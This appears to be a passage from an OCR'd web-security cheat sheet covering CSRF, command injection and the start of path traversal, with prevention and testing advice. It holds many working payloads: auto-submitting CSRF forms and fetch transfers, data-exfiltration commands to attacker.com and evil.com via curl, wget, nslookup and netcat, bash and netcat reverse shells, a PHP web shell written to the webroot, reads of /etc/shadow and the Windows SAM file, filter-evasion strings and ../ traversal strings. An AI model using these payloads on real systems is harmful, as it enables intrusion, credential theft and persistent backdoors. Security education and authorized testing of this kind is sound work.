
Attack Vector:

```
Crafted form that produces JSON-like POST body
```

Impact: API manipulation, privilege escalation, data modification

4. Login CSRF

Description: Forces victim to log into attacker's account. Victim unknowingly uses attacker's account, potentially revealing sensitive search history, saved credentials, or performing actions tracked by attacker.



Example Payload:

```
<form action='http://site.com/login' method='POST'><input name='user' value='attacker'/><input name='pass'
value='pass123'/></form>
```


Attack Vector:

```
Pre-filled login form that auto-submits with attacker's credentials
```

Impact: Session fixation, information disclosure, behavior tracking

5. Multi-Step CSRF

Description: Chains multiple CSRF requests to bypass protections requiring multi-step workflows. First request obtains necessary tokens/data, subsequent requests use that data to complete attack.



Example Payload:

```
Step 1: GET form with token → Step 2: Extract token → Step 3: POST with stolen token
```


Attack Vector:

```
Multiple iframes or XHR requests orchestrated to complete complex workflows
```

Impact: Bypasses weak token implementations, enables complex attack chains

6. Time-Delayed CSRF

Description: Delays CSRF attack execution until victim is likely to be authenticated. Uses JavaScript setTimeout or CSS animations to trigger attack after delay, increasing success probability.



Example Payload:

```
<script>setTimeout(function(){document.forms[0].submit();}, 30000);</script>
```


Attack Vector:

```
Delayed form submission or delayed image loading with CSRF payload
```

Impact: Higher success rate, bypasses temporary logout periods

7. CSRF Token Bypass - Missing Validation

Description: Exploits applications that include token field but don't actually validate it server-side. Attacker simply omits token or provides empty/invalid token value that application accepts.



■ Token present but not validated! ■

Example Payload:

```
Remove token parameter entirely or submit with empty value: token=
```


Attack Vector:

```
Submit form without token parameter or with blank/null token value
```

Impact: Complete CSRF protection bypass on misconfigured applications

8. CSRF Token Bypass - Predictable Tokens

Description: Weak token generation allows prediction or reuse. Tokens based on predictable values (timestamp, user ID, sequential) or tokens that don't expire can be guessed or captured and reused.



Weak token generation = bypass!

Example Payload:

```
Token: MD5(userID + timestamp) or static tokens that never change
```


Attack Vector:

```
Brute force token generation algorithm or reuse captured token
```

Impact: Token prediction, replay attacks, full CSRF protection bypass

9. Same-Site Cookie Bypass

Description: Exploits misconfigured SameSite cookie attributes or browsers not supporting SameSite. Subdomain takeover or open redirect on same site can bypass SameSite=Lax protection.



Example Payload:

```
Use subdomain: evil.trusted-site.com or open redirect: trusted-site.com/redir?url=attacker.com
```


Attack Vector:

```
Host attack on subdomain or utilize open redirect to make request same-site
```

Impact: Bypasses SameSite protections, cross-subdomain attacks

10. WebSocket CSRF

Description: WebSocket connections don't follow same-origin policy like HTTP. If application doesn't validate Origin header, attacker can establish WebSocket connection from malicious site with victim's cookies.



Example Payload:

```
var ws = new WebSocket('wss://victim.com/socket'); ws.send('{"action":"transfer"}');
```


Attack Vector:

```
JavaScript creating WebSocket connection and sending malicious commands
```

Impact: Real-time data manipulation, persistent connection abuse

11. CSRF via File Upload

Description: Upload functionality accepting files from URLs (via URL parameter) can be exploited. Attacker provides victim's authenticated session URL, causing server to make authenticated request on victim's behalf.



Example Payload:

```
upload?url=http://admin-panel.com/delete-account (server fetches with victim's session)
```


Attack Vector:

```
Provide malicious URL in file upload field that triggers server-side request
```

Impact: SSRF + CSRF combination, backend system compromise

12. Referer/Origin Header Validation Bypass

Description: Applications relying solely on Referer or Origin headers for CSRF protection. Headers can be suppressed (rel='noreferrer'), spoofed via browser bugs, or bypassed using data URIs or about:blank.



Example Payload:

```
<iframe src='about:blank'><form action='victim.com'>...</form></iframe>
```

Attack Vector:

```
Use iframe with about:blank or data: URI to suppress Origin header
```

Impact: Bypasses header-based CSRF protections

CSRF EXPLOITATION TECHNIQUES

Auto-Submit Form (Invisible)

```
<body onload='document.forms[0].submit()'> <form action='http://victim.com/action' method='POST' style='display:none'>
<input name='param' value='malicious' /> </form>
```

Hidden IFrame Attack

```
<iframe style='display:none' name='csrf-frame'></iframe> <form action='http://victim.com/delete' method='POST'
target='csrf-frame'> <input name='id' value='123' /> </form> <script>document.forms[0].submit();</script>
```

Image Tag GET Request

```
<img src='http://victim.com/api/delete?id=123' width='0' height='0' />
```

Fetch API (Modern)

```
<script> fetch('http://victim.com/api/transfer', { method: 'POST', credentials: 'include', body: JSON.stringify({to:
'attacker', amount: 1000}) }); </script>
```

XMLHttpRequest with Credentials

```
<script> var xhr = new XMLHttpRequest(); xhr.open('POST', 'http://victim.com/api/update', true); xhr.withCredentials =
true; xhr.send('role=admin'); </script>
```

CSRF PREVENTION

• **Anti-CSRF Tokens (Primary):** Generate unique, unpredictable tokens per session/request. Include in forms as hidden field. Validate server-side before processing state-changing operations. Token should be tied to user session.

• **SameSite Cookie Attribute:** Set SameSite=Strict or SameSite=Lax on session cookies. Strict prevents all cross-site requests. Lax allows safe HTTP methods from cross-site. Provides defense-in-depth.

• **Double Submit Cookie Pattern:** Generate random token, send as both cookie and request parameter. Server validates they match. Doesn't require server-side session storage. Effective against basic CSRF.

• **Custom Request Headers:** For AJAX requests, require custom header (X-Requested-With). CORS prevents cross-origin sites from adding custom headers. Protects API endpoints from CSRF.

• **Origin/Referer Header Validation:** Verify Origin or Referer header matches expected domain. Secondary defense, not primary. Can be bypassed or suppressed. Use with other protections.

• **Re-authentication for Sensitive Actions:** Require password re-entry for critical operations (password change, email change, fund transfer). Prevents CSRF even with stolen session.

• **CAPTCHA for Critical Operations:** Add CAPTCHA challenges to sensitive actions. Prevents automated CSRF attacks. User experience trade-off for security.

• **GET Requests for Read-Only:** Never use GET requests for state-changing operations. GET should be idempotent and safe. Use POST/PUT/DELETE for modifications.

DETECTION & TESTING

• Test all state-changing operations (POST, PUT, DELETE) for CSRF tokens

• Remove or modify CSRF tokens and observe if request still succeeds

• Test if tokens are properly validated (not just present)

• Check if tokens are predictable, reusable, or have long expiration

• Verify tokens are tied to user session (test with different user's token)

• Test GET requests for state-changing operations

• Check SameSite cookie attributes on session cookies

• Verify Origin/Referer header validation (if used)

• Test CSRF protections on API endpoints (JSON APIs often forgotten)

• Use Burp Suite CSRF PoC generator for testing

• Test cross-subdomain attacks if SameSite=Lax is used

• Verify WebSocket connections validate Origin header

SECURE TOKEN IMPLEMENTATION

- **Unpredictable:** Use cryptographically secure random number generator (CSPRNG). Token should be impossible to guess. Minimum 128 bits of entropy.

- **Unique Per Session:** Generate new token for each user session. Don't reuse tokens across sessions. Invalidate on logout.

- **Server-Side Validation:** Always validate token server-side. Never trust client-side validation only. Compare against session-stored token.

- **Proper Storage:** Store token in session server-side. Don't expose generation logic. Keep secret key secure if using HMAC-based tokens.

- **Short Expiration:** Tokens should have reasonable expiration time. Balance between security and usability. Regenerate periodically for long sessions.

- **Single Use (Optional):** For maximum security, implement one-time tokens. Regenerate new token after each request. Requires synchronization handling.

CSRF vs XSS vs CORS

Attack Type	Target	Authentication	Visible to Attacker
CSRF	Victim's browser sends forged requests	Uses victim's auth	No (blind attack)
XSS	Injects malicious script into site	Can steal auth tokens	Yes (can read responses)
CORS	Configuration vulnerability	Varies	If misconfigured, yes

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized CSRF attacks against systems you don't own is illegal.


COMMAND INJECTION

Complete Attack Reference

What is Command Injection?
Command Injection (also called OS Command Injection or Shell Injection) is a vulnerability that allows an attacker to execute arbitrary operating system commands on the server running an application. This occurs when untrusted user input is passed to a system shell without proper sanitization.

1. Basic Command Injection (Chained Commands)

Description: Uses command separators to chain multiple commands. Attacker appends malicious commands after legitimate ones using separators like semicolon, pipe, ampersand. Works on Unix/Linux and Windows.



Example Payload:

```
ping -c 4 127.0.0.1; whoami
```


Technique Details:

```
Separators: ; | || & && | Newline (\n) | Backticks (`cmd`)
```

Impact: Complete system compromise, data exfiltration, malware installation

2. Blind Command Injection (No Output)

Description: Command executes but output is not returned to attacker. Must use time delays, out-of-band channels (DNS, HTTP callbacks), or file system artifacts to confirm execution and exfiltrate data.



Attacker

sleep 10

Server

No output
returned

Time delay!

■ 10s

Blind, but
timing confirms
execution!

Example Payload:

```
ping -c 4 127.0.0.1 & sleep 10 &
```


Technique Details:

```
Time delays: sleep 10 | DNS exfil: nslookup `whoami`.attacker.com | HTTP callback
```

Impact: Stealthy system access, delayed detection, covert data theft

3. Command Injection via Input Redirection

Description: Exploits input/output redirection operators to read files, write files, or redirect command output. Can overwrite system files or extract sensitive data using file redirection.



Example Payload:

```
cat /etc/passwd > /var/www/html/output.txt
```


Technique Details:

```
Input: < file | Output: > file | Append: >> file | Error: 2> file
```

Impact: File disclosure, configuration theft, web shell creation

4. Command Substitution Injection

Description: Uses command substitution syntax to execute commands and inject their output into another command. Backticks or $(command) syntax causes nested command execution before main command runs.



Example Payload:

```
ping -c 4 `whoami`.attacker.com
```


Technique Details:

```
Backticks: `command` | Dollar-paren: $(command) | Nested execution
```

Impact: DNS exfiltration, command output capture, nested exploitation

5. Filter Bypass - Space Alternatives

Description: Bypasses filters blocking spaces by using alternative delimiters. Many applications filter spaces but forget alternatives. Useful when space character is blacklisted or encoded.



Example Payload:

```
cat${IFS}/etc/passwd or cat</etc/passwd
```


Technique Details:

```
${IFS} | $IFS$9 | {cat,/etc/passwd} | < | %09 (tab) | %0a (newline)
```

Impact: Evades basic input validation, bypasses space blacklists

6. Filter Bypass - Command Obfuscation

Description: Uses encoding, variable expansion, wildcards, and string concatenation to hide commands from filters. Breaks up keywords that may be blacklisted or uses shell features to reconstruct commands.



Example Payload:

```
c''at /etc/passwd or /bin/bas?? or w'h'o'a'm'i
```


Technique Details:

```
Quotes: w'h'o'a'm'i | Wildcards: /bin/bas?? | Variables: $PATH | Hex: \x2f
```

Impact: Advanced filter evasion, WAF bypass, keyword blacklist bypass

7. Time-Based Command Injection Detection

Description: For blind injection, uses time delays to confirm vulnerability. If application delays match injected sleep command, confirms command execution even without visible output.



Example Payload:

```
127.0.0.1; sleep 10; # (response delayed by 10 seconds)
```


Technique Details:

```
Linux/Unix: sleep 10 | Windows: timeout /t 10 | ping -n 10 127.0.0.1
```

Impact: Vulnerability confirmation, blind injection proof-of-concept

8. Out-of-Band (OOB) Data Exfiltration

Description: When direct output unavailable, exfiltrates data via alternative channels. Uses DNS queries, HTTP requests, or other protocols to send data to attacker-controlled server.



Example Payload:

```
nslookup `whoami`.attacker.com or wget http://attacker.com/$(whoami)
```


Technique Details:

```
DNS: nslookup $(cmd).evil.com | HTTP: curl http://evil.com?data=$(cmd) | ICMP
```

Impact: Bypasses output restrictions, covert data extraction

9. Multi-Line Command Injection

Description: Injects multiple commands across several lines using newline characters. Useful when input validation checks single lines but doesn't properly handle newlines or carriage returns.



Example Payload:

```
127.0.0.1\nwhoami\nid
```


Technique Details:

```
Newline: \n | Carriage return: \r | URL encoded: %0a | Form data newlines
```

Impact: Bypasses single-line filters, executes complex command sequences

10. Command Injection in Different Contexts

Description: Injection techniques vary by context: direct shell execution, eval() functions, system calls, scripting language exec functions. Each context may require different syntax or exploitation approach.



Example Payload:

```
PHP: system('ping ' . $ip) | Python: os.system('ping ' + ip)
```


Technique Details:

```
Context-aware payloads for: PHP, Python, Java, Node.js, Ruby, Perl
```

Impact: Language-specific exploitation, wider attack surface

11. Windows-Specific Command Injection

Description: Windows command injection using cmd.exe and PowerShell-specific syntax. Different separators, commands, and escape sequences than Unix/Linux. Must understand Windows shell behavior.



Example Payload:

```
127.0.0.1 & whoami or 127.0.0.1 | powershell -c Get-Process
```


Technique Details:

```
Separators: & | && || | PowerShell: ; -c | cmd /c | Batch files
```

Impact: Windows server compromise, Active Directory attacks, PowerShell abuse

12. Command Injection to Web Shell

Description: Escalates command injection to persistent access by writing web shell to document root. Once web shell deployed, provides interactive command execution interface through browser.



Example Payload:

```
echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/shell.php
```

Technique Details:

```
Write shell to webroot | Access via URL | Execute commands through parameter
```

Impact: Persistent access, full system control, web-based backdoor

COMMAND INJECTION PAYLOAD LIBRARY

Command Separators (Unix/Linux)

- `; (semicolon) - Executes commands sequentially`
- `| (pipe) - Passes output of first command to second`
- `& (ampersand) - Runs command in background`
- `&& (double ampersand) - Executes second if first succeeds`
- `|| (double pipe) - Executes second if first fails`
- `\n (newline) - New command on new line`

Command Separators (Windows)

- `& - Executes both commands sequentially`
- `&& - Executes second if first succeeds`
- `|| - Executes second if first fails`
- `| - Pipes output`
- `\n - Newline (in some contexts)`

Basic Reconnaissance Commands

- `whoami - Current user`
- `id - User ID and group info (Linux)`
- `uname -a - System information`
- `cat /etc/passwd - User list (Linux)`
- `ipconfig / ifconfig - Network config`
- `netstat -an - Network connections`
- `ps aux - Running processes (Linux)`
- `tasklist - Running processes (Windows)`

File System Operations

- `ls -la / dir - Directory listing`
- `cat /etc/shadow - Password hashes (Linux)`
- `type C:\Windows\System32\config\SAM - SAM file (Windows)`
- `find / -name "*.conf" - Find config files`
- `wget http://evil.com/shell.php - Download file`
- `curl -o shell.php http://evil.com/shell.php - Download`

Data Exfiltration

- curl http://attacker.com/$(whoami) - HTTP exfil
- wget --post-file=/etc/passwd http://attacker.com - POST file
- nslookup `whoami`.attacker.com - DNS exfil
- cat /etc/passwd | nc attacker.com 4444 - Netcat exfil
- base64 /etc/passwd | curl -d @- http://attacker.com - Base64 exfil

Reverse Shell Payloads

- bash -i >& /dev/tcp/10.0.0.1/4444 0>&1
- nc -e /bin/bash 10.0.0.1 4444
- python -c 'import socket...' (Python reverse shell)
- powershell -nop -c "$client = New-Object..." (PS reverse shell)
- mknod backpipe p; /bin/sh 0<backpipe | nc 10.0.0.1 4444 1>backpipe

COMMAND INJECTION PREVENTION

- **Avoid System Calls Entirely:** Never call system shell from application if possible. Use language-specific libraries instead of shelling out. For example, use Python's subprocess with shell=False, or use native file operations instead of cat/type.

- **Input Validation (Whitelist):** Strictly validate all user input against whitelist of allowed characters/patterns. For IP addresses: only allow 0-9 and dots. For filenames: only allow alphanumeric and specific safe characters. Reject anything else.

- **Parameterized APIs:** Use parameterized/safe API calls that don't invoke shell. Examples: subprocess.run(['ping', '-c', '4', ip], shell=False) in Python. Arguments passed as array, not concatenated string.

- **Escape Special Characters:** If system call unavoidable, properly escape shell metacharacters: ; | & $ ` \ " ' < > ( ) [ ] { } * ? ~ ! # % \n \r. Use language-specific escaping functions (escapeshellarg in PHP).

- **Principle of Least Privilege:** Run application with minimal necessary privileges. Use dedicated service accounts with restricted permissions. If command injection occurs, limits damage attacker can do.

- **Disable Dangerous Functions:** Disable dangerous functions in production: PHP's system(), exec(), shell_exec(), passthru(). Python's os.system(). Configure php.ini or language settings to block these.

- **Use Safe Alternatives:** Replace dangerous patterns: Instead of system('ping ' + ip), use native network libraries. Instead of system('cat file'), use file I/O functions. Avoid shelling out for tasks with safe alternatives.

- **Sandboxing and Containers:** Run application in sandboxed environment or container with limited system access. Use technologies like Docker, chroot, SELinux, AppArmor to restrict what system commands can access.

DETECTION & TESTING

- Test all input fields that interact with system: file operations, network utilities, admin functions

- Try basic separators first: ; | & && || \n

- Test command substitution: `whoami` and $(whoami)

- For blind injection, use time delays: sleep, timeout, ping with high count

- Test input/output redirection: < > >> 2>

- Try space alternatives if spaces filtered: ${IFS} IFS9 < {cat,/etc/passwd}

- Test both Unix and Windows payloads if platform unknown

- Use out-of-band channels for blind injection: DNS (nslookup), HTTP callbacks

- Look for unusual characters in input validation: semicolons, pipes, backticks

- Test URL encoding, double encoding for filter bypass

- Check if application displays command output (easier exploitation)

- Monitor for error messages revealing system commands or paths

- Test different encoding: URL, Base64, Unicode

- Try nested command execution and command chaining

VULNERABLE vs SECURE CODE EXAMPLES

Language	Vulnerable	Secure
PHP	system('ping ' . $ip);	escapeshellarg() or avoid shell
Python	os.system('ping ' + ip)	subprocess.run(['ping', ip], shell=False)
Java	Runtime.exec('ping ' + ip)	ProcessBuilder with array args
Node.js	exec('ping ' + ip)	execFile('ping', [ip]) or spawn()
Ruby	system('ping ' + ip)	system('ping', ip) with array

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized command injection attacks are illegal.


PATH TRAVERSAL

Directory Traversal Attack Reference

What is Path Traversal?
Path Traversal (also known as Directory Traversal or dot-dot-slash attack) is a vulnerability that allows attackers to access files and directories outside the intended web root directory. By manipulating file path parameters using sequences like ../ (dot-dot-slash), attackers can read sensitive system files, configuration files, source code, and credentials.

1. Basic Directory Traversal

Description: Uses ../ (parent directory) sequences to navigate up the directory tree and access files outside web root. Each ../ moves up one directory level. Most fundamental and common path traversal technique.



Example Payload:

```
../../../../etc/passwd
```


Attack Vectors:

```
file.php?page=../../../../etc/passwd | download.php?file=../../config.php
```

Impact: Access to sensitive system files, configuration files, application source code

2. Absolute Path Traversal

